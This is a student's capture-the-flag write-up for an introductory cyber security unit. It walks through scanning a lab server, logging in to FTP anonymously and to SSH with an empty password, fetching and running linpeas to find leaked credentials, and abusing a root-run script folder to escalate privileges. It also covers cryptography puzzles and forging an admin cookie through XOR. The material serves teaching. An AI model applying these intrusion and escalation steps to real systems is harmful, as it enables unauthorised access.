

CITS1003 – Introduction to Cyber Security

Project Report

By Adharsh Sundaram Soudakar (23796349)

Project1: Computer Architecture and Networking


Penguin OS Part1: For the FTP

Mumble has made a *Penguin OS* server that all penguins can use. He placed the shared credentials for all penguins on an **FTP server** that has **Anonymous login enabled**. However, Mumble does not want pesky humans to be able to connect and corrupt his glorious server. So, he did something sneaky **changed the port of the FTP server**.

Can you find the username and password for the shared account on the FTP server?

Steps to solve:

- Use command **nmap** with option **Pn** followed by the IP **34.116.68.59**.
- Use command **ftp** followed by IP **34.116.68.59** and then port number **2121**.
- Enter username as **anonymous** and when prompted for password just press **Enter**.
- Once in, use command **ls** to view the files in the server.
- Use commands **less** or **cat** to view the contents of the file **note-to-flipper-pals.txt**.
- The flag is displayed (**UWA{fTpLipP3r5}**).
- To come out, use command **exit**.



The terminal window shows the following session:

```
adharsh@adharsh:~$ nmap -Pn 34.116.68.59
Starting Nmap 7.80 ( https://nmap.org ) at 2023-04-23 11:33 AWST
Nmap scan report for 59.68.116.34.bc.googleusercontent.com (34.116.68.59)
Host is up (0.072s latency).
Not shown: 998 filtered ports
PORT      STATE SERVICE
2121/tcp  open  ccproxy-ftp
2222/tcp  open  EtherNetIP-1

Nmap done: 1 IP address (1 host up) scanned in 17.47 seconds
adharsh@adharsh:~$ ftp 34.116.68.59 2121
Connected to 34.116.68.59.
220 (vsFTPd 3.0.5)
Name (34.116.68.59:adharsh): anonymous
331 Please specify the password.
Password:
230 Login successful.
Remote system type is UNIX.
Using binary mode to transfer files.
ftp> ls
229 Entering Extended Passive Mode (|||30033|)
150 Here comes the directory listing.
-r-xr-xr-x  1 0        0          152 Apr 09 10:05 note-to-flipper-pals.txt
226 Directory send OK.
ftp> less note-to-flipper-pals.txt
Hello all of my flipper friends!

If you want to access my Penguin OS, you will need to SSH with the following credentials.

penguinusr:UWA{fTpLipP3r5}
ftp>
```

Explanation:

Knowing that the target host is online from the question (“Mumble’ego”), doing a **nmap** scan with option **Pn** skips host discovery and directly targets the hosts online – **Targeted scanning**. With the result of the scan, we can see an FTP server open, we interact with the FTP server using the command **ftp**. When prompted for username, trying anything else other than **anonymous** results in an invalid username (“This ftp server is anonymous only”). Guessing that Mumble **did not work on securing** this server properly, just pressing **Enter** when prompted for password results in a successful login – **Exploiting known vulnerabilities/ Password Guessing**.


Penguin OS Part 2: Sea Shells

Use **ssh** to gain access to the server.

The flag is located at **/home/penguinusr/flag2.txt**.

Steps to solve:

- Use command **nmap** with options **sV** and **Pn** followed by the IP **34.116.68.59**.
- Use command **ssh** with option **p** followed by port number **2222** and then **penguinusr@34.116.68.59**.
- When prompted for password just press **Enter**.
- Once in, use command **ls** to view the files in the server.
- Use commands **less** or **cat** to view the contents of the file **flag2.txt**.
- The flag is displayed (**UWA{sEcure_S3a_sH3lls_bI_tH3_sEa_sh04e}**).
- To come out, use command **exit**.



adharsh@adharsh:~\$ nmap -sV -Pn 34.116.68.59
Starting Nmap 7.80 (https://nmap.org) at 2023-04-23 11:46 AWST
Nmap scan report for 59.68.116.34.bc.googleusercontent.com (34.116.68.59)
Host is up (0.070s latency).
Not shown: 998 filtered ports
PORT STATE SERVICE VERSION
2121/tcp open ftp vsftpd 3.0.5
2222/tcp open ssh OpenSSH 8.9p1 Ubuntu 3ubuntu0.1 (Ubuntu Linux; protocol 2.0)
Service Info: OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/.
Nmap done: 1 IP address (1 host up) scanned in 49.25 seconds
adharsh@adharsh:~\$ ssh -p 2222 penguinusr@34.116.68.59
penguinusr@34.116.68.59's password:
Welcome to Ubuntu 22.04.2 LTS (GNU/Linux 5.10.0-21-cloud-amd64 x86_64)

* Documentation: https://help.ubuntu.com
* Management: https://landscape.canonical.com
* Support: https://ubuntu.com/advantage

This system has been minimized by removing packages and content that are
not required on a system that users do not log into.

To restore this content, you can run the 'unminimize' command.

The programs included with the Ubuntu system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*copyright.

Ubuntu comes with ABSOLUTELY NO WARRANTY, to the extent permitted by
applicable law.

```
Last login: Sun Apr 23 03:44:48 2023 from 60.240.225.141  
penguinusr@5e73ef01fef0:~$ ls  
flag2.txt  
penguinusr@5e73ef01fef0:~$ cat flag2.txt  
UWA{sEcure_S3a_sH3lls_bI_tH3_sEa_sh04e}
```

Explanation:

Using command **nmap** with option **Pn** skips host discovery and directly targets the host online. With option **sV**, we can get information of the **versions of the services running on open ports – Targeted Scanning**. From the question's hint, we can guess that the port number to use to solve this question is **not** the port number starting as "**21**". From the scan we did earlier using **nmap** with option **sV**, we get information of open ports also with the service and version details. We see a port number **2222** with **service ssh**. This port number leads to a server with a **secure shell connection (network protocol)**. With all these information, we can come to a conclusion to use **ssh** command with option **p** and port number as **2222** with username **penguinusr** (from the question, **/home/penguinusr/flag2.txt**). Again, knowing that Mumble did not secure the server properly, we just press **Enter** when prompted for a password – **Exploiting known vulnerabilities/ Password Guessing**.

Penguin OS Part 3: Peas in a Pod

Now that you have access to the server, use **linpeas.sh** enumeration tool from **PEASS-ng** to see if you can **find a password** for the account named **alex**.

The server is configured to only allow creating files and folders in the **/tmp** folder on the server.

Steps to solve:

- Once inside the server using the **steps** from the **previous question**, knowing from the question that file/folder creation is allowed only in the **/tmp** folder, use command **cd** followed by **/tmp**.
- Use command **wget** followed by the link <https://github.com/carlospolop/PEASS-ng/releases/latest/download/linpeas.sh>.
- Use command **chmod** with option **755** followed by **linpeas.sh**.
- Run** the script file by typing **./linpeas.sh**
- Use command **su** followed by **alex**.
- When prompted for password enter **gonnawhackmykeyboardtomakesecure92p8yij37u49723ihuj23esdf**.
- Switch to home directory using command **cd** followed by **home**.
- Switch to alex's directory using command **cd** followed by **alex**.
- Use command **ls** to view the files in the directory.
- Use **less** or **cat** to view the contents of the file **flag3.txt**.
- The flag is displayed (**UWA{d0Nt_pVt_s3Ns1TiV3_d4t4_iN_l000000g5}**)
- To come out, use command **exit**.

The terminal window shows the following session:

```
penguinusr@5e73ef01fef0:/tmp$ cd /tmp
penguinusr@5e73ef01fef0:/tmp$ wget https://github.com/carlospolop/PEASS-ng/releases/latest/download/linpeas.sh
--2023-04-23 03:51:50-- https://github.com/carlospolop/PEASS-ng/releases/latest/download/linpeas.sh
Resolving github.com (github.com)... 20.248.137.48
Connecting to github.com (github.com)|20.248.137.48|:443... connected.
HTTP request sent, awaiting response... 302 Found
Location: https://github.com/carlospolop/PEASS-ng/releases/download/20230419-58ad97a0/linpeas.sh [following]
--2023-04-23 03:51:50-- https://github.com/carlospolop/PEASS-ng/releases/download/20230419-58ad97a0/linpeas.sh
Reusing existing connection to github.com:443.
HTTP request sent, awaiting response... 302 Found
Location: https://objects.githubusercontent.com/github-production-release-asset-2e65be/165548191/8eff616-7af9-4f72-8d2a-fdc316401a46?X-Amz-Algorithm=AWS4-HMAC-SHA256&X-Amz-Credential=AKIAIWNJYAX4CSVEH53A%2F20230423%2Fus-east-1%2Fs3%2Faws4_request&X-Amz-Date=20230423T035150Z&X-Amz-Expires=300&X-Amz-Signature=1bd65a9c79f39d92862b102c41aab9ad5b2d820ec0e8f67b456af752e945323&X-Amz-SignedHeaders=host&actor_id=0&key_id=0&repo_id=165548191&response-content-disposition=attachment%3B%20filename%3Dlinpeas.sh&response-content-type=application%2Foctet-stream [following]
--2023-04-23 03:51:51-- https://objects.githubusercontent.com/github-production-release-asset-2e65be/165548191/8eff616-7af9-4f72-8d2a-fdc316401a46?X-Amz-Algorithm=AWS4-HMAC-SHA256&X-Amz-Credential=AKIAIWNJYAX4CSVEH53A%2F20230423%2Fus-east-1%2Fs3%2Faws4_request&X-Amz-Date=20230423T035150Z&X-Amz-Expires=300&X-Amz-Signature=1bd65a9c79f39d92862b102c41aab9ad5b2d820ec0e8f67b456af752e945323&X-Amz-SignedHeaders=host&actor_id=0&key_id=0&repo_id=165548191&response-content-disposition=attachment%3B%20filename%3Dlinpeas.sh&response-content-type=application%2Foctet-stream
Resolving objects.githubusercontent.com (objects.githubusercontent.com)... 185.199.108.133, 185.199.109.133, 185.199.110.133, ...
Connecting to objects.githubusercontent.com (objects.githubusercontent.com)|185.199.108.133|:443... connected.
HTTP request sent, awaiting response... 200 OK
Length: 830015 (811K) [application/octet-stream]
Saving to: 'linpeas.sh'

linpeas.sh          100%[=====] 810.56K  ---KB/s   in 0.02s

2023-04-23 03:51:51 (38.2 MB/s) - 'linpeas.sh' saved [830015/830015]

penguinusr@5e73ef01fef0:/tmp$ ls
linpeas.sh
penguinusr@5e73ef01fef0:/tmp$ chmod 755 linpeas.sh
penguinusr@5e73ef01fef0:/tmp$ ./linpeas.sh
```

adharsh@adharsh: ~

```
s
[Sun Apr 23 03:52:19 UTC 2023] Setting USERNAME=alex PASSWORD=gonnawhackmykeyboardtomakesecure92
p8yij37u49723ihuj23esdf
[Sun Apr 23 03:52:19 UTC 2023] Setting USERNAME=penguinusr PASSWORD=UWA{fTpLipP3r5}
dpkg: base-passwd: dependency problems, but configuring anyway as you requested:
```

API Keys Regex

Regexes to search for API keys aren't activated, use param '-r'

```
penguinusr@5e73ef01fef0:/tmp$ cd ..
penguinusr@5e73ef01fef0:$ su alex
Password:
alex@5e73ef01fef0:$ ls
bin dev ftpfiles lib lib64 media opt root sbin sys usr
boot etc home lib32 libx32 mnt proc run srv tmp var
alex@5e73ef01fef0:$ ~
bash: /home/alex: Is a directory
alex@5e73ef01fef0:$ $home
alex@5e73ef01fef0:$ ls
bin dev ftpfiles lib lib64 media opt root sbin sys usr
boot etc home lib32 libx32 mnt proc run srv tmp var
alex@5e73ef01fef0:$ cd home
alex@5e73ef01fef0:/home$ ls
alex mumble penguinusr
alex@5e73ef01fef0:/home$ cd alex
alex@5e73ef01fef0:~/ls
flag3.txt note-to-alex.txt
alex@5e73ef01fef0:~/ls
UWA{d0Nt_pVt_s3Ns1TiV3_d4t4_iN_l000000g5}
```

Explanation:

The script file exploits the vulnerabilities in the server by accessing the **data** in the **log files** and file/folder creation that is allowed in the /tmp folder - **Exploiting known vulnerabilities** and **Data Breach**. Command **su** is used to switch to the user “alex”.

Penguin OS Part 4: Scheduled Hack

mumble left a passive aggressive **note** to **alex** that can be read at **/home/alex/note-to-alex.txt**.

Based on the note, can you figure out a way to read the final flag at /home/mumble/flag4.txt.

Steps to solve:

- While in the server, use command **cd** followed by **/opt/admin-scripts**.
- Create a script file using command **vim** followed by script file name (I have decided to use **ans_for_4.sh**).
- In the script file, write the code displayed in the **image below**.
- To **save** the script file with the code, first press **Esc** key, then “**:**” and finally type “**wq**” and press **Enter**.
- Use command **chmod** with option **755** followed by script file name(**ans_for_4.sh**).
- Switch to **/tmp** dir. using command **cd** followed by **/tmp**.
- Wait for **less than a minute** or **keeping trying**, to **view the files** in the directory using command **ls**.
- Eventually a **text file** with **the same file name as our script file** shows up, view the contents of the file using commands **cat** or **less**.
- The flag is displayed (**UWA{d0Nt_g0oF_y0_sCh3dUl3d_t4sK5}**).
- To come out, use command **exit**.

```
+ adharsh@adharsh: ~ Q E - x

alex@5e73ef01fef0:~$ ls
flag3.txt note-to-alex.txt
alex@5e73ef01fef0:~$ cat note-to-alex.txt
Hi Alex,


To stop you from pestering me to waddle over to your desk to login with my account, I have configured a script execution folder.

You can place your scripts in the folder /opt/admin-scripts and I have configured the server to run those scripts using my account every minute.

The output of the scripts are placed in /opt/admin-scripts-output. However, to prevent sensitive information leaking I delete the output after 30 seconds.

Now stop annoying me and trying to bribe me with fish to do your work!

Cheers,
Mumble
alex@5e73ef01fef0:~$ cd /opt/admin-scripts
alex@5e73ef01fef0:/opt/admin-scripts$ ls
alex@5e73ef01fef0:/opt/admin-scripts$ vim ans_for_4.sh
alex@5e73ef01fef0:/opt/admin-scripts$ chmod 755 ans_for_4.sh
alex@5e73ef01fef0:/opt/admin-scripts$ cd /tmp
alex@5e73ef01fef0:/tmp$ ls
index.html linpeas.sh
alex@5e73ef01fef0:/tmp$ ls
index.html linpeas.sh
alex@5e73ef01fef0:/tmp$ ls
ans_for_4.txt index.html linpeas.sh
alex@5e73ef01fef0:/tmp$ cat ans_for_4.txt
UWA{d0Nt_g0oF_y0_sCh3dUL3d_t4sK5}
alex@5e73ef01fef0:/tmp$
```



The screenshot shows a terminal window with the following content:

```
#!/bin/bash
$(cat /home/mumble/flag4.txt > /tmp/ans_for_4.txt)
~
```

The terminal window has a dark theme with light-colored text. The title bar reads "adharsh@adharsh: ~". The bottom right corner of the window frame contains standard window control icons: a magnifying glass for search, a three-dot menu, a minus sign for minimize, and a close button.

Explanation:

By reading the file **note-to-alex.txt**, we can come to know that **alex** has been given permissions to **write script files** and execute them with **super user permissions**. Even though this can only be done in a particular folder, we misuse this power by writing a **simple output redirection code**. Since this file is **executed** by the **super user itself, any command** in this file will also be run using **super user permissions**, thus allowing us to do anything we want to. – **Misuse of power/permissions.**


Project2: Cryptography

Penguin Translator School

Can you figure out what the emperor penguin wrote on the whiteboard using **CyberChef**?

Steps to solve:

- Copy the given text into any **word processor**, here I have used **NotePad**.
- Replace “wa” with “.” using **Find and Replace** operation of NotePad found in the **Edit** tab, which can be found in the **Menu** bar.
- Replace “woo” with “_” or “-” using the **same operation** from **previous step**.
- Copy and paste the modified text into the **Input** section of the CyberChef platform.
- From the **Operations** tab, search for **From Morse Code**.
- Drag and drop it into the **Recipe** section. Set letter delimiter as **Space** and word delimiter as **Line feed**. (These are the default values set in this operation)
- We get the flag in the **Output** section (**UWA{WAA_WAA_WOO_MEANS_I_H4V3_LOST_MI_5AN1T!1ONE}**).



Explanation:

We can guess from the **given text** that it **resembles the Morse code** with “wa” representing the “.” and “woo” representing “_” or “-”.

Pingu's Fish Sauce Recipe

You have hacked into **Pingu's** computer to steal their **top secret** fish sauce recipe. You see a PGP encrypted email in Pingu's inbox and wonder if it contains the delectable recipe that you want to attain. After snooping around on **Pingu's laptop**, you find their **PGP public** and **private key files**.

Can you **decrypt** and **decode** the fish sauce recipe?

Steps to solve:

- In **CyberChef**, search for **PGP Decrypt**, drag and drop it into the **Recipe** section, copy and paste the text from **recipe-message.txt** into the **Input** section. Copy and paste the text from **ping-pgp.priv** into the **Private key of recipient** field.
- Search **ROT13**, drag and drop it into the **Recipe** section. Check **Rotate lower-case chars** and **Rotate upper-case chars**. Set the **Amount** value to **19**.
- From the **Output** section copy the text '**nootnootnootnoot**' from the second line.
- Search **AES Decrypt**, drag and drop it into the **Recipe section**, paste the copied line into the **Key** field and in the **IV** field as well and select **IV format** as **UTF8** and **mode** as **CBC**.
- Set **Input** value to **Hex** and **Output** value to **Raw**.
- Search **From Base64**, drag and drop it into the **Recipe** section.
- Search **From Hex**, drag and drop it into the **Recipe** section, the flag can be found in the **Output** section.
(UWA{pL34s3_sToP_tH3_cYb3r_cH3f_ch4lL3nG3s!1!})

The screenshot shows the CyberChef interface with the following steps:

- Operations:** PGP, Generate PGP Key Pair, PGP Verify, PGP Decrypt, PGP Encrypt, PGP Encrypt and Sign, PGP Decrypt and Verify, Favourites.
- Recipe:** PGP Decrypt (selected), Private key of recipient: `xcEYBGPV1BgBBADD8wCeZm0Cl0j4+Fkw84mGm6uK+`, Private key passphrase: `wYwDjnCEsEJYzgIBA/0U25vb7gHENQnTUvoz2w2HrpOxIEQ7ja+w5h6R9hCrozjvGwck`.
- Input:** The input text is the beginning of a PGP message, starting with `-----BEGIN PGP MESSAGE-----` and ending with `-----END PGP MESSAGE-----`.
- Output:** The output shows the decrypted text: `*Caesar* taught me this super easy encryption algorithm. However, I was too lazy to "rotate" the numbers.`
- STEP:** BAKE!
- Extractors:** Auto Bake is checked.

Explanation:

From the question, we can guess that we have to use **PGP Decrypt**. Doing so with the text of **recipe-message.txt** and **pingu-pgp.priv** gives us two words as clue, **Caeser** and **Rotate**. So, we use **ROT13**, cycling through the amount, at **19**, we get another clue that **AES-CBC** was used to **encrypt** and we get the **key** and **IV** used to do it as well. So, we use **AES Decrypt**. The output from the previous operation results in a text that resembles **Base64**. So, we use **From Base64**, which results in an output that is in **Hex**. Finally using **From Hex**, we get the flag.

Penguin RSA

Can you decrypt the penguin's message that was encrypted using their RSA algorithm?

Steps to solve:

- Install python3 if not available using command **apt install python3-pip**.
 - Install pycryptodome using command **pip install pycryptodome**.
 - Modify/Include the code into **solvetemplate.py** using the **given image below**.
 - Run the modified file using the command **python3 solvetemplate.py**.
 - The flag is returned to the terminal.

(UWA{mAyB3 i sH0vLd sT0p 3aTn f15h Nd k33p ml pR1m35 s3CvRe!!one!})

```

return s

## 
# The Public Key and Ciphertext for this challenge
##
n = 30859359477821197101360757889898056025116087420635846669755237754245657466356041393290618250788682595014884958864823911329538789
324158217514627462381230568133252269393854218703849850990812760885869402359166699172695909600442009791449746084780033664742125686340
1560682375054455580298602776427964943396596027274
e = 65537
ct = 1261102514229508285608916564844775098507861772090427202074219689486937222118267778308130849165418005593756431875889559922351673
968911457951038006698140744621542509674002648810401523001371858725070582487260889834679614668800343240209172440758185553896146955757
25872588018246110133032582937874920457390086871127

##
# Task 1:
#   Figure out calculating the two primes that were used to generate the RSA public and private keys
##

# p = ?
# q = ?
q = 2
p = n//2
n = p * q
phi = (p-1) * (q-1)
##
# Task 2:
#   Using the given public key `e` , derive the private key `d` by using the prime numbers you discover in
#   task 1.
#
# Hint:
#   The adelie penguin might of done this part correctly.
##
# d = ?
d = pow(e,-1,phi)

# If you did task 1 and 2 correctly, this code will decrypt the ciphertext and print the flag.
flag_int = pow(ct, d, n)
print(f"flag: {long_to_bytes(flag_int).decode()}")

```

```

adharsh@adharsh:~/Downloads$ python3 solvetemplate.py
Traceback (most recent call last):
  File "/home/adharsh/Downloads/solvetemplate.py", line 43, in <module>
    d = pow(e,-1,phi)
TypeError: pow() 3rd argument not allowed unless all arguments are integers
adharsh@adharsh:~/Downloads$ vim solvetemplate.py
adharsh@adharsh:~/Downloads$ python3 solvetemplate.py
flag: UWA{mAyB3_i_sh0vLd_sT0p_3aTn_f15h_Nd_k33p_mI_pR1m35_s3CvRe!!one!}

```

Explanation:

From the question we know that **RSA** encryption is being used. The encrypting method is mentioned in the question and several pre-written module crypto modules are required to solve this question. This is acquired by installing **pycryptodome**. Using basic math and manipulating the formulas, we get values of **p, q, phi, and d**. The python script prints the flag, we get the correct value of the flag if the variable values are correct.

Flippin Auth

Can you figure out a way to trick Pingu's website that you are the admin user?

Steps to solve:

- Go into the Penguin's Server, by clicking on the server (<http://34.87.251.234:3001/>) given in the question.
- Enter **guest** as username and **password1234** as password.
- Get the cookie value by **right clicking** on the page and click on **Inspect**, navigate to **Application** tab and click on **Cookies** drop down from the **Storage** section. (This was done using Chrome/OperaGX browser.)
- Copy the value from **Value** field.
- Go to **CyberChef**, search **From Hex**, drag and drop it into the **Recipe** section. Paste the copied text into the **Input** section.
- Search **XOR**, drag and drop it into the **Recipe** section. Use **admin** as the **key (UTF8)**.
- Again, drag and drop **XOR** into the **Recipe** section. Use **guest** as the **key (UTF8)**.
- Search **To Hex**, drag and drop it into the **Recipe** section. Use space as delimiter.
- Copy the first ten characters from the output (excluding the space characters).
- Replace the first ten characters in the **Value** field's value with the copied text.
- Refresh the page to get the flag. (**UWA{cH1aM0_1_p1nGvlni!1}**)

Screenshot of a web browser showing the "Guest Dashboard" page. The page features a penguin illustration and the text "Sorry human, penguinese only!". The browser's developer tools Application tab is open, showing a cookie named "auth_cookie" with the value "ec2506366a990a2b836f2f047d1317c2:8d28fb7599fb335b4b027555264cd6b".

Screenshot of CyberChef showing a XOR operation. The input is "ec2506366a990a2b836f2f047d1317c2:8d28fb7599fb335b4b027555264cd6b". The first XOR step uses key "admin" and scheme "Standard". The second XOR step uses key "guest" and scheme "Standard". The output is the raw bytes: ea 34 0e 2c 7d 9f 1b 23 99 75 29 15 75 09 0d c4 9c 20 a5 ad 5f 8e bb 2f ae b6 36 5d 48 7e cb 7a.

